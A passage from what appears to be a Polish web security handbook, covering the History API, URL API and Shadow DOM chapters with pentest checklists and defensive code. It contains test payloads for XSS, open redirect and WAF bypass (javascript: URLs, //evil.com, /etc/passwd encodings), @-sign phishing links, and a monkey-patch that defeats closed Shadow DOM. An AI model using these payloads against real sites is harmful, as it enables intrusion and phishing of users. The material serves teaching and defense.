// Używanie history.state jako tymczasowego storage
// (dane przeżywają nawigację ale giną po refresh)
history.replaceState({
  formData: collectFormData(),
  token: generateCsrfToken()
}, '', location.href);

// Przy powrocie:
const { formData, token } = history.state ?? {};
// RYZYKO: dane w history.state są dostępne przez JavaScript
// XSS może odczytać history.state!
```

| 8. Typowe błędy programistów

Błąd 1: URL Spoofing przez pushState

```
// BŁĄD: pushState zmienia URL ale nie zawartość (potencjalny phishing vector)
// Na evil.com:
history.pushState({}, '', 'https://bank.com/login'); // DOMException! (inny origin)
// Ten atak JEST blokowany przez przeglądarkę

// ALE: jeśli atakujący jest na bank.com (przez XSS):
history.pushState({}, '', '/admin/transfer'); // wyświetla URL /admin/transfer
// i renderuje fake login form
// Użytkownik widzi poprawny URL ale fałszywy content!
```

Błąd 2: Brak obsługi popstate

```
// BŁĄD: pushState dodaje wpisy do historii ale brak obsługi back button
history.pushState({ step: 2 }, '', '/checkout/step2');
// Użytkownik klika "Wstecz" → URL wraca do /checkout/step1
// ale strona NIE aktualizuje się (brak popstate handler)!

// POPRAWKA: zawsze dodaj popstate listener
window.addEventListener('popstate', (e) => {
  if (e.state?.step) {
    showStep(e.state.step);
  }
});
```

Błąd 3: Wrażliwe dane w state

```
// PROBLEMATYCZNE: tokens w history.state
history.pushState({ csrfToken: 'secret123' }, '', '/dashboard');
// history.state jest dostępne dla CAŁEJ strony
// XSS = dostęp do csrfToken
```

9. Znaczenie dla bezpieczeństwa

URL Confusion w SPA

W SPA może wystąpić rozbieżność między URL wyświetlanym a faktycznie renderowanym content:

```
// SPA router z XSS:
function render(path) {
  document.getElementById('app').innerHTML = fetchTemplate(path); // XSS!
}
window.addEventListener('popstate', e => render(location.pathname));

// Atak: użytkownik jest przekierowany do /search?q=<script>alert(1)</script>
history.pushState({}, '', '/search?q=<script>alert(1)</script>');
render(location.pathname); // XSS wykonany przez parametr URL!
```

Open Redirect przez history.state

Dane z `history.state` mogą być kontrolowane przez skrypt:

- `history.pushState({ returnUrl: 'https://evil.com' }, '', '/login')`
- Jeśli aplikacja używa `history.state.returnUrl` bez walidacji → open redirect

Phishing przez URL Spoofing

W ramach same-origin, `pushState` może zmienić URL na `/admin` wyświetlając fałszywy formularz. To jest możliwy wektor phishingu **po** XSS — atakujący zmienia URL na coś "oficjalnie wyglądającego".

CSRF i history.state

History state może być używany do przechowywania CSRF tokenów. To jest OK jeśli token jest również zweryfikowany przez serwer — ale XSS może odczytać `history.state`.

Powiązane CWE

- **CWE-601** — URL Redirection to Untrusted Site (open redirect)
- **CWE-79** — XSS (przez parametry URL w SPA)

10. Jak identyfikować podczas pentestu

Szukaj w source

```
// Grep za:  
history.pushState  
history.replaceState  
history.state  
popstate  
location.href = history.state  
location.replace(history.state
```

Testuj parametry URL w SPA

1. Wejdź na /page?param=value
2. Sprawdź jak parametr jest używany:
 - Wyświetlany w DOM (XSS)?
 - Używany do redirect (open redirect)?
 - Przechowywany w state i potem używany (state injection)?

DevTools

```
// Sprawdź aktualny stan historii:  
history.state; // co jest przechowane?  
  
// Sprawdź długość historii:  
history.length;  
  
// Monkey-patch pushState:  
const orig = history.pushState.bind(history);  
history.pushState = function(state, title, url) {  
    console.log('[pushState]', { state, url });  
    return orig(state, title, url);  
};
```

11. Jak testować bezpieczeństwo

- ☐ Czy URL parameters są renderowane do DOM bez sanitizacji (XSS)?
- ☐ Czy history.state zawiera wrażliwe dane (tokeny)?
- ☐ Czy returnUrl/redirect z history.state jest walidowany?
- ☐ Czy open redirect jest możliwy przez state manipulation?
- ☐ Czy phishing przez URL spoofing (pushState + fake form) jest możliwy przez XSS?
- ☐ Czy back button powoduje niespójności w state?
- ☐ Czy server-side routing i client-side routing są spójne?

12. Jak się zabezpieczać

```
// 1. Waliduj URL params przed renderowaniem
function renderPage(query) {
    const params = new URLSearchParams(query);
    const search = params.get('q') ?? '';

    // Nie renderuj bezpośrednio parametru
    const el = document.createElement('span');
    el.textContent = search; // textContent, nie innerHTML
    results.appendChild(el);
}

// 2. Waliduj returnUrl
function getReturnUrl() {
    const url = history.state?.returnUrl ?? new URLSearchParams(location.search).get('return');
    if (!url) return '/dashboard';

    try {
        const parsed = new URL(url, location.origin);
        if (parsed.origin !== location.origin) return '/dashboard';
        return parsed.pathname + parsed.search;
    } catch {
        return '/dashboard';
    }
}

// 3. Nie przechowuj sekretów w history.state
// history.state jest dostępne przez XSS
// Użyj sessionStorage per-tab lub server-side session

// 4. CSP chroni przed XSS który mógłby czytać state
// Content-Security-Policy: script-src 'self'
```

13. Podsumowanie

Kluczowe fakty:

1. History API = manipulacja URL i historią bez przeładowania strony
2. `pushState` ograniczone do same-origin (zapobiega URL spoofing cross-origin)
3. `popstate` event przy nawigacji przez historię (nie przy pushState!)
4. `history.state` dostępne przez JavaScript (XSS może to odczytać)
5. Główne zagrożenia: open redirect przez state, XSS przez URL params w SPA

Dla pentestera:

- Testuj parametry URL w SPA na XSS i open redirect
- Sprawdź `history.state` w DevTools Console
- Szukaj returnUrl/redirect opartego na state bez walidacji

Powiązania

History API

- URL API (Rozdział 30)
URL parsing i manipulacja – często używane razem z History API
 - DOM/XSS (Rozdział 9)
URL params w SPA renderowane do DOM → XSS
 - sessionStorage (Rozdział 16)
Alternatywny storage dla nawigacyjnego stanu (per-tab)
-

Rozdział 30: URL API

1. Czym jest URL API

URL API to zestaw interfejsów JavaScript do parsowania, konstruowania i manipulowania URL (Uniform Resource Locators). Zapewnia standaryzowany, obiektowy dostęp do składowych URL bez potrzeby ręcznego parsowania stringów.

URL API składa się z:

- **URL class** — parsowanie i manipulacja URL
- **URLSearchParams class** — manipulacja query stringiem
- **URL.createObjectURL()** — tworzenie blob URL
- **URL.revokeObjectURL()** — zwalnianie blob URL

Przed URL API jedynym sposobem parsowania URL był DOM hack z `<a>` element:

```
// Stary sposób (hack):
const a = document.createElement('a');
a.href = url;
a.hostname; // parsowany hostname
```

2. Dlaczego powstał

Problem: brak standardowego parsera URL

Parsowanie URL przez manualne operacje na stringach jest podatne na błędy:

```
// Manualne parsowanie – łatwo popełnić błąd
const url = 'https://user:pass@example.com:8080/path?query=value#hash';
const [protocol, rest] = url.split('://');
// ... kilkadziesiąt linii error-prone parsing
```

URL API (WHATWG URL Standard, 2016) dostarcza kompletny, standaryzowany parser zgodny ze specyfikacją używaną przez przeglądarki. Ważne: **URL API implementuje tę samą specyfikację parsowania co przeglądarki** — co oznacza że obsługuje IDN, percent-encoding, normalizację itd.

3. Jak działa

URL class — parsowanie

```
const url = new URL('https://user:pass@example.com:8080/path/to/page?q=hello&lang=pl#section');

url.href;           // "https://user:pass@example.com:8080/path/to/page?q=hello&lang=pl#section"
url.protocol;       // "https:" (z dwukropkiem!)
url.username;       // "user"
url.password;       // "pass"
url.hostname;       // "example.com"
url.port;           // "8080" (pusty string jeśli domyślny)
url.host;           // "example.com:8080" (hostname + port)
url.origin;         // "https://example.com:8080"
url.pathname;       // "/path/to/page"
url.search;         // "?q=hello&lang=pl" (z ?)
url.searchParams;   // URLSearchParams object
url.hash;           // "#section" (z #)
```

Relatywne URL

```
// Drugi argument = base URL
const url = new URL('/api/users', 'https://example.com');
// → https://example.com/api/users

const url2 = new URL('../other', 'https://example.com/path/to/');
// → https://example.com/path/other

// Przydatne w kontekście Service Worker i relatywnych URL:
const base = self.registration.scope;
new URL('assets/image.png', base); // absolutny URL
```

URLSearchParams

```
const params = new URLSearchParams('q=hello&lang=pl&page=1');

// Odczyt
params.get('q');           // "hello"
params.getAll('lang');     // ["pl"] (tablica dla multipli)
params.has('page');        // true
params.keys();             // iterator: 'q', 'lang', 'page'
params.entries();          // iterator: ['q','hello'], ['lang','pl'], ...

// Modyfikacja
params.set('page', '2');   // nadpisz
params.append('tag', 'js'); // dodaj (może być multiple)
params.delete('lang');     // usuń

// Konwersja
params.toString(); // "q=hello&page=2&tag=js"

// Tworzenie z obiektu
const p2 = new URLSearchParams({ q: 'test', limit: '10' });

// Iteracja
for (const [key, value] of params) {
  console.log(key, '=', value);
}
```

Modyfikacja URL

Właściwości URL są **settable**:

```
const url = new URL('https://example.com/path?q=hello');

url.pathname = '/other/path';
url.searchParams.set('q', 'world');
url.hash = '#section2';

url.href; // "https://example.com/other/path?q=world#section2"
```

4. Co dzieje się wewnątrz

WHATWG URL Standard

URL API implementuje **WHATWG URL Standard** (nie RFC 3986!). Różnice:

- Bardziej liberalne parsowanie (toleruje niektóre błędy)
- Obsługa IDN (Internationalized Domain Names)
- Normalizacja (lowercase scheme i host, etc.)
- Obsługa `blob:`, `data:`, `javascript:` URLs

Normalizacja

```
new URL('HTTPS://EXAMPLE.COM/PATH').href;
// → "https://example.com/PATH" (scheme i host lowercase, path zachowany)

new URL('https://example.com/%41pple').pathname;
// → "/Apple" (percent-decoded gdy bezpieczne)
```

Walidacja

`new URL()` rzuca `TypeError` dla niepoprawnych URL:

```
try {
  new URL('not-a-url');
} catch (e) {
  e.name; // "TypeError"
  e.message; // "Failed to construct 'URL': Invalid URL"
}
```

5. Analogiczny przykład z życia

URL API to recepcjonista rozpisujący adres na składniki:

- Dostajesz adres: `https://user@bank.com:443/login?return=/dashboard#form`
- Recepcjonista (URL API) rozkłada go na: protokół (https), użytkownik (user), domena (bank.com), port (443), ścieżka (/login), parametry (?return=...), kotwica (#form)
- Możesz zapytać o każdy składnik osobno lub zmodyfikować i złożyć z powrotem

6. Przykład kodu

```
// === Bezpieczna walidacja i parsowanie URL ===

function parseURL(rawUrl, baseUrl = window.location.href) {
  try {
    return new URL(rawUrl, baseUrl);
  } catch {
    return null;
  }
}

// Sprawdź czy URL jest same-origin
function isSameOrigin(url) {
  const parsed = parseURL(url);
  return parsed?.origin === window.location.origin;
}

// Bezpieczny redirect – tylko same-origin
function safeRedirect(returnUrl) {
  const parsed = parseURL(returnUrl);

  if (!parsed) return '/dashboard';
  if (parsed.origin !== location.origin) return '/dashboard';
  if (parsed.protocol !== 'https:' && parsed.protocol !== 'http:') return '/dashboard';

  return parsed.pathname + parsed.search + parsed.hash;
}

// Manipulacja query params
function addQueryParam(url, key, value) {
  const parsed = new URL(url);
  parsed.searchParams.set(key, value);
  return parsed.toString();
}

// Walidacja callback URL dla OAuth
function validateCallbackUrl(url, allowedOrigins) {
  const parsed = parseURL(url);
  if (!parsed) return false;
  if (!allowedOrigins.includes(parsed.origin)) return false;
  if (!['https:', 'http:'].includes(parsed.protocol)) return false;
  return true;
}

// Parsowanie query string bez URL API (stary sposób – BŁĘDNY)
// function parseQuery(qs) {
//   return Object.fromEntries(qs.slice(1).split('&').map(p => p.split('=')));
// }
// PROBLEM: brak dekodowania (%20 → ' '), brak obsługi +, duplikatów itd.

// POPRAWNY sposób:
function parseQuery(qs) {
  return Object.fromEntries(new URLSearchParams(qs));
}
```

7. Przykład z prawdziwej aplikacji

URL confusion attacks

Różnice w parsowaniu URL między serwerem a klientem prowadzą do podatności:

```
// Aplikacja blokuje ścieżki /admin/* przez middleware
// Ale parsuje URL inaczej niż przeglądarka

// Atakujący wysyła:
fetch('/admin%2fconfig') // %2f = /
// Serwer (Python/PHP) widzi: /admin/config → blokuje
// Serwer (niektóre frameworki) widzi: /admin%2fconfig → nie blokuje!

// Albo: podwójne encoding
fetch('/admin%252fconfig') // %25 = %, więc %252f = %2f = /
// Niektóre serwery podwójnie decodują → /admin/config

// URL API prawidłowo parsuje:
new URL('/admin%2fconfig', 'https://example.com').pathname;
// → "/admin/config" (zdekodowane)
```

@-sign confusion

Cecha URL API często używana w atakach:

```
// Atakujący wysyła do ofiary link:
const url = 'https://bank.com@evil.com/phishing';
new URL(url).hostname; // "evil.com"
// "bank.com" to username, "evil.com" to faktyczny host!

new URL(url).username; // "bank.com"
new URL(url).host;     // "evil.com"

// Ofiara widzi "bank.com" w linku → kliknięcie → evil.com
```

javascript: URL

```
// javascript: URL to wektor XSS
new URL('javascript:alert(1)').protocol; // "javascript:"
new URL('javascript:alert(1)').href;     // "javascript:alert(1)"

// NIEBEZPIECZNE użycie:
const userUrl = getUserInputUrl();
window.location.href = userUrl; // jeśli userUrl = 'javascript:...' → XSS!

// POPRAWKA: sprawdź protokół
const parsed = new URL(userUrl, location.href);
if (!['https:', 'http:'].includes(parsed.protocol)) {
  console.error('Niedozwolony protokół:', parsed.protocol);
  return;
}
window.location.href = parsed.href;
```

8. Typowe błędy programistów

Błąd 1: Ręczne parsowanie URL


```
// BŁĄD: manualne parsowanie przez split
const parts = url.split('/');
const hostname = url.split('/')[2]; // błędne dla http://user@host:port/path

// POPRAWKA: użyj URL API
const { hostname } = new URL(url);
```

Błąd 2: Brak obsługi TypeError z new URL()

```
// BŁĄD: URL może rzucić TypeError
const parsed = new URL(userInput); // TypeError jeśli niepoprawny URL!

// POPRAWKA:
let parsed;
try {
  parsed = new URL(userInput, location.origin); // base dla relatywnych
} catch {
  return null; // niepoprawny URL
}
```

Błąd 3: Ignorowanie @-sign w URL

```
// BŁĄD: sprawdzasz czy URL zaczyna się od 'https://bank.com'
if (url.startsWith('https://bank.com')) {
  redirect(url); // PODATNE! 'https://bank.com@evil.com' też przejdzie!
}

// POPRAWKA: użyj URL API i sprawdź hostname
const parsed = new URL(url);
if (parsed.origin === 'https://bank.com') {
  redirect(url); // sprawdza faktyczny origin
}
```

9. Znaczenie dla bezpieczeństwa

URL Parsing Differentials

URL Parsing Differential to sytuacja gdy serwer i klient parsują ten sam URL inaczej. To prowadzi do:

- **SSRF** — serwer wysłał request do innego hosta niż oczekiwał
- **ACL Bypass** — blokada `/admin` ominięta przez `/ADMIN` lub `/admin/../admin`
- **Cache Poisoning** — proxy i aplikacja różnie parsują URL

```
// Przykład parsing differential:
// Python's urllib.parse:
urllib.parse.urlparse('http://foo@evil.com:80@bar.com/')
// netloc: 'foo@evil.com:80@bar.com'
// hostname: 'bar.com'

// WHATWG URL (przeglądarka):
new URL('http://foo@evil.com:80@bar.com/').hostname
// → 'bar.com' (taki sam!)

// ALE: starsza wersja Ruby:
# URI.parse('http://foo@evil.com:80@bar.com/').host
# → 'evil.com' (RÓŻNE!)
```

Open Redirect przez URL manipulation

```
// Podatna aplikacja:
const returnUrl = new URLSearchParams(location.search).get('return');
location.href = returnUrl; // OPEN REDIRECT!

// Atakujący:
// /login?return=https://evil.com/phishing

// POPRAWKA:
const returnUrl = new URLSearchParams(location.search).get('return');
const parsed = (() => { try { return new URL(returnUrl, location.origin); } catch { return null; } })();
if (parsed?.origin !== location.origin) {
    location.href = '/dashboard';
} else {
    location.href = parsed.pathname;
}
```

javascript: i data: URL injection

```
// Jeśli user-input URL trafia do href, src, action itd.:
link.href = userInput; // XSS przez javascript: lub data:

// Bezpieczne – tylko http/https:
function setHref(element, url) {
    const parsed = (() => { try { return new URL(url, location.origin); } catch { return null; } })();
    if (!parsed || !['http:', 'https:'].includes(parsed.protocol)) {
        element.href = '#'; // fallback
        return;
    }
    element.href = parsed.href;
}
```

URL normalizacja i WAF bypass

```
// WAF blokuje /etc/passwd
// Atakujący próbuje:
fetch('/etc//passwd')      // double slash
fetch('/etc/./passwd')    // dot segment
fetch('/etc/%70asswd')    // percent encoded 'p'
fetch('/etc/p%61sswd')    // encoded 'a'

// URL API normalizuje:
new URL('/etc//passwd', 'https://example.com').pathname; // "/etc/passwd" (nie
normalizuje double slash w ścieżce!)
// ale serwer może normalizować → bypass WAF który nie normalizuje
```

Powiązane CWE

- **CWE-601** — URL Redirection to Untrusted Site (Open Redirect)
- **CWE-20** — Improper Input Validation (URL injection)
- **CWE-79** — XSS (javascript: / data: URL)
- **CWE-918** — SSRF (URL parsing differential)

10. Jak identyfikować podczas pentestu

Szukaj wektorów URL injection

```
// Miejsca gdzie URL params trafiają do lokacji/src/href:
location.href = params.get('return');
location.replace(params.get('redirect'));
element.src = params.get('url');
fetch(params.get('endpoint'));
window.open(params.get('target'));

// Testuj:
?return=javascript:alert(1)
?return=data:text/html,<script>alert(1)</script>
?return=//evil.com
?return=https://evil.com
?return=\evil.com (backslash normalization)
```

URL parsing tricks do testowania

```
// W konsoli przeglądarki:
new URL('https://evil.com@legitimate.com').hostname; // legitimate.com
new URL('https://legitimate.com%40evil.com').hostname; // evil.com (lub SyntaxError)

// Testuj różne encodingi:
new URL('/path%2ftraversal').pathname;
new URL('/PATH').pathname; // normalizacja case?
```

11. Jak testować bezpieczeństwo

- ☐ Czy URL ze schowka, params, storage jest walidowany przed użyciem w location.href?
- ☐ Czy javascript:/data: protokoły są blokowane?
- ☐ Czy @-sign confusion jest możliwa (link z bank.com@evil.com)?
- ☐ Czy server-side URL parsing różni się od client-side (parsing differential)?
- ☐ Czy open redirect jest możliwy przez query params?
- ☐ Czy URL encoding bypass (double-encoding, partial encoding) działa?
- ☐ Czy fetch/XMLHttpRequest akceptuje dowolny URL z user input (SSRF)?

12. Jak się zabezpieczać

```
// Biblioteka pomocnicza do bezpiecznego URL handling:

const UrlUtils = {
  parse(url, base = location.origin) {
    try { return new URL(url, base); }
    catch { return null; }
  },

  isSameOrigin(url) {
    return this.parse(url)?.origin === location.origin;
  },

  isSafeProtocol(url) {
    const p = this.parse(url)?.protocol;
    return p === 'https:' || p === 'http:';
  },

  // Bezpieczny redirect tylko same-origin
  safeRedirect(url, fallback = '/') {
    const parsed = this.parse(url);
    if (!parsed || parsed.origin !== location.origin) {
      return fallback;
    }
    return parsed.pathname + parsed.search + parsed.hash;
  },

  // Bezpieczny zewnętrzny link (http/https only)
  safeExternalUrl(url) {
    const parsed = this.parse(url);
    if (!parsed || !['https:', 'http:'].includes(parsed.protocol)) return null;
    return parsed.href;
  }
};
```

13. Podsumowanie

Kluczowe fakty:

1. URL API = standaryzowany parser URL zgodny ze specyfikacją WHATWG
2. `new URL()` rzuca `TypeError` dla niepoprawnych URL — zawsze try/catch
3. `URLSearchParams` do bezpiecznego parsowania query string
4. @-sign confusion: `bank.com@evil.com` → hostname = `evil.com`
5. `javascript:` i `data:` protokoły → XSS przez URL injection

Dla pentestera:

- Testuj `?return=javascript:alert(1)` , `?return=//evil.com`
- Sprawdź @-sign confusion w linkach na stronie
- URL parsing differentials serwer/klient → SSRF lub ACL bypass
- `new URL(userInput).protocol` w konsoli do szybkiej weryfikacji

Powiązania

URL API

- History API (Rozdział 29)
pushState(url) – URL walidowany przez URL API
- Fetch API (Rozdział 11)
fetch(url) – URL parsowany przez URL API
- CORS (Rozdział 13)
Origin = protocol + hostname + port (z URL API)
- File API (Rozdział 27)
URL.createObjectURL() → blob: URL

Rozdział 31: Shadow DOM

1. Czym jest Shadow DOM

Shadow DOM to mechanizm enkapsulacji wbudowany w DOM, umożliwiający tworzenie izolowanego poddrzewa DOM (shadow tree) dołączonego do elementu. Shadow DOM pozwala komponentom webowym posiadać własny, enkapsulowany DOM, CSS i logikę JavaScript — niewidoczną i niezakłócającą resztę strony.

Kluczowe koncepty:

- **Shadow Host** — element DOM do którego dołączony jest Shadow DOM
- **Shadow Root** — korzeń shadow tree (utworzony przez `attachShadow()`)
- **Shadow Tree** — poddrzewo DOM wewnątrz Shadow Root
- **Light DOM** — normalny DOM (poza shadow tree)
- **Slots** — punkty wstrzyknięcia treści z light DOM do shadow tree

Shadow DOM ma dwa tryby:

- **open** — Shadow Root dostępny przez `element.shadowRoot`
- **closed** — Shadow Root ukryty (brak dostępu przez `element.shadowRoot`)

2. Dlaczego powstał

Problem: brak enkapsulacji w CSS i DOM

Przed Shadow DOM:

- CSS globalny — style z zewnątrz wpływały na wnętrze komponentów (i vice versa)
- ID musiały być unikalne globalnie
- Biblioteki CSS (Bootstrap, Material) zaśmiecały globalny namespace
- Tworzenie reużywalnych komponentów wymagało skomplikowanych obejść (BEM, CSS Modules)

Shadow DOM (część Web Components spec, 2011) dostarcza natywną enkapsulację:

- Shadow tree jest izolowane od globalnego CSS
- Selektory zewnętrzne nie wnikają do Shadow DOM (domyślnie)
- ID wewnątrz Shadow DOM nie kolidują z globalnym

3. Jak działa

Tworzenie Shadow DOM

```
// Utwórz Shadow Root
const host = document.getElementById('my-component');
const shadow = host.attachShadow({ mode: 'open' });

// mode: 'open' – shadow.shadowRoot dostępny przez: host.shadowRoot
// mode: 'closed' – host.shadowRoot === null (ukryty)

// Dodaj treść do Shadow DOM
shadow.innerHTML = `
  <style>
    /* Ten CSS dotyczy TYLKO shadow tree */
    :host { display: block; border: 1px solid #ccc; }
    p { color: blue; }
  </style>
  <p>Jestem w Shadow DOM!</p>
  <slot></slot>  <!-- treść z Light DOM wchodzi tutaj -->
`;
```

Izolacja CSS

```
<!-- Light DOM (główny dokument) -->
<style>
  p { color: red; }  <!-- To NIE wpłynie na p wewnątrz Shadow DOM -->
</style>

<my-component>
  <span>Treść z Light DOM (przejdzie przez <slot>)</span>
</my-component>

<p>Ten paragraph jest czerwony (globalny CSS)</p>
<!-- p wewnątrz shadow – niebieski (shadow CSS) -->
```

Slots — projekcja Light DOM

```
// Shadow DOM z named slots
shadow.innerHTML = `
  <header><slot name="header">Domyślny nagłówek</slot></header>
  <main><slot></slot></main>
  <footer><slot name="footer"></slot></footer>
`;

// Light DOM:
// <my-component>
//   <h1 slot="header">Mój nagłówek</h1>    <!-- wypełnia named slot 'header' -->
//   <p>Treść główna</p>                    <!-- wypełnia domyślny slot -->
//   <span slot="footer">Stopka</span>       <!-- wypełnia named slot 'footer' -->
// ->
// </my-component>
```

Mode: open vs closed

```
// Open mode:
const shadow = host.attachShadow({ mode: 'open' });
host.shadowRoot; // → shadow root (dostępny!)
shadow === host.shadowRoot; // true

// Closed mode:
const shadow = host.attachShadow({ mode: 'closed' });
host.shadowRoot; // → null
// Możliwy tylko jeśli zachowasz referencję:
// const shadowRef = host.attachShadow({ mode: 'closed' });
// shadowRef dostępny tylko przez lokalną zmienną
```

4. Co dzieje się wewnątrz

Rendering pipeline

Przeglądarka podczas renderowania:

1. Buduje Light DOM tree
2. Dla elementów z Shadow Root — renderuje shadow tree zamiast normalnych children
3. Sloty są "wirtualne" — Light DOM elementy są wizualnie renderowane w miejscu slotu, ale pozostają w Light DOM

Shadow DOM boundaries

Kilka mechanizmów które NIE są izolowane przez Shadow DOM:

- **JavaScript** — `document.querySelectorAll` nie wnika w zamknięte Shadow DOM, ale `element.shadowRoot.querySelectorAll` (open) tak
- `event.composedPath()` — pokazuje pełną ścieżkę zdarzenia przez Shadow DOM
- **focus** — focus może przejść przez Shadow DOM boundary
- **Fonts** — fonty z light DOM są dziedziczone do shadow DOM
- **CSS Custom Properties (variables)** — przechodzą przez Shadow DOM boundary!

Event Retargeting

Zdarzenia z Shadow DOM są "retargetowane" — listener na Shadow Host widzi zdarzenie jako pochodzące z hosta, nie z wewnętrznego elementu:

```
host.addEventListener('click', (e) => {
  console.log(e.target); // host (nie wewnętrzny element)!
  console.log(e.composedPath()); // pełna ścieżka przez Shadow DOM
});
```

5. Analogiczny przykład z życia

Shadow DOM to szklana witryna sklepową:

- Sklep (Shadow DOM) ma własną dekorację wnętrza (CSS)
- Przechodnie (globalne CSS/JS) widzą sklep z zewnątrz ale nie zmieniają wystroju wnętrza

- Niektóre rzeczy (fonty, CSS variables) "przenikają przez szybę"
 - Witryna ma otwory (sloty) przez które można umieszczać produkty (Light DOM content)
 - W trybie open — klucz do sklepu (shadowRoot reference) jest publiczny
 - W trybie closed — tylko właściciel ma klucz
-

6. Przykład kodu

```
// === Custom Element z Shadow DOM ===
class SecurePasswordInput extends HTMLElement {
  constructor() {
    super();
    this._shadow = this.attachShadow({ mode: 'closed' }); // tryb closed!

    this._shadow.innerHTML = `
      <style>
        :host {
          display: inline-block;
          position: relative;
        }
        input {
          padding: 8px;
          border: 2px solid #ddd;
          border-radius: 4px;
          font-size: 16px;
          width: 100%;
          box-sizing: border-box;
        }
        input:focus {
          border-color: #007bff;
          outline: none;
        }
        button {
          position: absolute;
          right: 8px;
          top: 50%;
          transform: translateY(-50%);
          background: none;
          border: none;
          cursor: pointer;
          font-size: 16px;
        }
      </style>
      <input type="password" placeholder="Hasło">
      <button type="button">👁️</button>
    `;

    this._input = this._shadow.querySelector('input');
    this._toggle = this._shadow.querySelector('button');

    this._toggle.addEventListener('click', () => {
      this._input.type = this._input.type === 'password' ? 'text' : 'password';
    });

    get value() {
      return this._input.value;
    }

    // WAŻNE: nie ekspozuj shadow poprzez publiczne API!
  }
}

customElements.define('secure-password', SecurePasswordInput);
```

7. Przykład z prawdziwej aplikacji

Omijanie enkapsulacji Shadow DOM w closed mode

`mode: 'closed'` NIE jest pełnym zabezpieczeniem:

```
// ATAK: monkey-patch attachShadow przed jego wywołaniem
const originalAttachShadow = Element.prototype.attachShadow;
Element.prototype.attachShadow = function(options) {
  const shadow = originalAttachShadow.call(this, { ...options, mode: 'open'
});
  // Teraz KAŻDY Shadow DOM jest open, niezależnie od żadanego mode!
  this.openShadow = shadow; // zachowaj referencję
  return shadow;
};

// Po tym monkey-patchu:
host.attachShadow({ mode: 'closed' }); // ale mode zmieniony na 'open'!
host.openShadow; // dostęp do shadow tree!
host.shadowRoot; // też działa!
```

Ten atak wymaga **wykonania kodu przed załadowaniem komponentu** — możliwe przez XSS, zmodyfikowany CDN, lub jeśli atakujący kontroluje JS ładowany przed komponentem.

DOM Clobbering a Shadow DOM

Shadow DOM może być używany do ominięcia niektórych filtrów XSS:

```
// Niektóre sanitizery nie analizują shadow DOM prawidłowo
// lub ignorują shadow tree

// Przeglądarki wykonują JS w shadow DOM:
const shadow = host.attachShadow({ mode: 'open' });
shadow.innerHTML = '<img src=x onerror=alert(1)>';
// XSS wykonuje się! (onerror działa w shadow DOM)
```

8. Typowe błędy programistów

Błąd 1: Myślenie że closed = bezpieczne

```
// BŁĄD: założenie że closed Shadow DOM jest "bezpiecznym sejfem"
const shadow = element.attachShadow({ mode: 'closed' });
shadow.innerHTML = `<input type="hidden" value="${secretToken}">`;
// XSS może monkey-patch attachShadow PRZED tym kodem → dostęp do shadow!
// Lub: DevTools → shadow DOM jest widoczny zawsze
```

Błąd 2: innerHTML w Shadow DOM bez sanitizacji

```
// BŁĄD: dynamiczny content w shadow DOM — XSS nadal możliwy!
shadow.innerHTML = `<p>${userContent}</p>`;
// XSS działa tak samo jak w light DOM

// POPRAWKA: DOMPurify lub textContent
const p = document.createElement('p');
p.textContent = userContent;
shadow.appendChild(p);
```

Błąd 3: Event.target confusion

```
// Nieoczekiwane: target to shadow host, nie wewnętrzny element
host.addEventListener('click', (e) => {
  if (e.target.matches('.button')) { // to NIE będzie działać!
    // e.target to shadow host (retargetowane)
  }
  // Użyj e.composedPath()[0] aby uzyskać prawdziwy element
  const realTarget = e.composedPath()[0];
  if (realTarget.matches('.button')) { } // OK
});
```

9. Znaczenie dla bezpieczeństwa

Shadow DOM nie chroni przed XSS

XSS wykonany wewnątrz shadow DOM ma dostęp do:

- `document` (globalny)
- Wszystkich cookies, localStorage
- `window` i wszystkich globalnych API
- Zewnętrznych żądań sieciowych

Shadow DOM izoluje **CSS i DOM strukturę**, nie JavaScript execution context.

DevTools penetracja Shadow DOM

Każdy Shadow DOM (open i closed) jest **widoczny w DevTools**:

- Elements → rozwiń element z shadow root → widoczna struktura
- W `$0.shadowRoot` lub przez DevTools inspektora

CSS Variables jako side channel

CSS Custom Properties przechodzą przez Shadow DOM boundary. Atakujący z kontrolą nad zewnętrznym CSS może użyć tego do stylizowania shadow tree (co samo w sobie nie jest atakiem bezpieczeństwa, ale jest warte uwagi).

Sanitizer API i Shadow DOM

DOMPurify i nowy Sanitizer API (eksperymentalny) sanityzują zawartość **zanim** trafi do Shadow DOM. Shadow DOM sam w sobie nie sanityzuje.

Powiązane CWE

- **CWE-79** — XSS (w Shadow DOM tak samo jak w Light DOM)
- **CWE-276** — Incorrect Default Permissions (closed mode nie zapewnia rzeczywistej izolacji)

10. Jak identyfikować podczas pentestu

DevTools → Elements

1. W Elements tab — elementy z Shadow DOM mają wskaźnik `#shadow-root`
2. Rozwiń → widać shadow tree (open i closed)
3. Możesz zaznaczać i modyfikować elementy w shadow tree

Console

```
// Open shadow:
document.querySelector('my-element').shadowRoot;

// Closed shadow (jeśli nie monkey-patchowany):
document.querySelector('my-element').shadowRoot; // null

// Użyj composedPath by śledzić zdarzenia przez granice Shadow DOM
document.addEventListener('click', e => {
  console.log('composedPath:', e.composedPath());
});

// Sprawdź czy attachShadow jest monkey-patchowany (by atakujący):
Element.prototype.attachShadow.toString(); // powinno zawierać [native code]
if (!Element.prototype.attachShadow.toString().includes('[native code]')) {
  console.warn('attachShadow może być monkey-patchowany!');
}
```

Szukaj XSS w Shadow DOM

```
// Grep za dynamicznym contentem w shadow:
shadow.innerHTML =
shadowRoot.innerHTML =
this._shadow.innerHTML =

// Sprawdź czy input jest sanityzowany przed wstawieniem
```

11. Jak testować bezpieczeństwo

- ☐ Czy innerHTML w Shadow DOM jest chroniony przed XSS (DOMPurify)?
- ☐ Czy closed mode jest traktowany jako fałszywe poczucie bezpieczeństwa?
- ☐ Czy attachShadow jest monkey-patchowany (XSS przed inicjalizacją)?
- ☐ Czy XSS wewnątrz shadow tree ma dostęp do globalnego document/window?
- ☐ Czy event retargeting może prowadzić do confusion w aplikacji?
- ☐ Czy CSS isolation jest skuteczna (CSS variables mogą wnikać)?
- ☐ Czy sloty nie wprowadzają niewyrenderowanego XSS payload?

12. Jak się zabezpieczać

```
// 1. Zawsze sanityzuj przed wstawieniem do shadow DOM
const shadow = host.attachShadow({ mode: 'open' });

function setShadowContent(html) {
  shadow.innerHTML = DOMPurify.sanitize(html, {
    RETURN_DOM_FRAGMENT: true,
    FORCE_BODY: false
  });
}

// 2. Używaj.textContent dla user-generated text
const p = shadow.querySelector('p');
p.textContent = userText; // zamiast innerHTML

// 3. Trusted Types (Rozdział 37) działają też w Shadow DOM
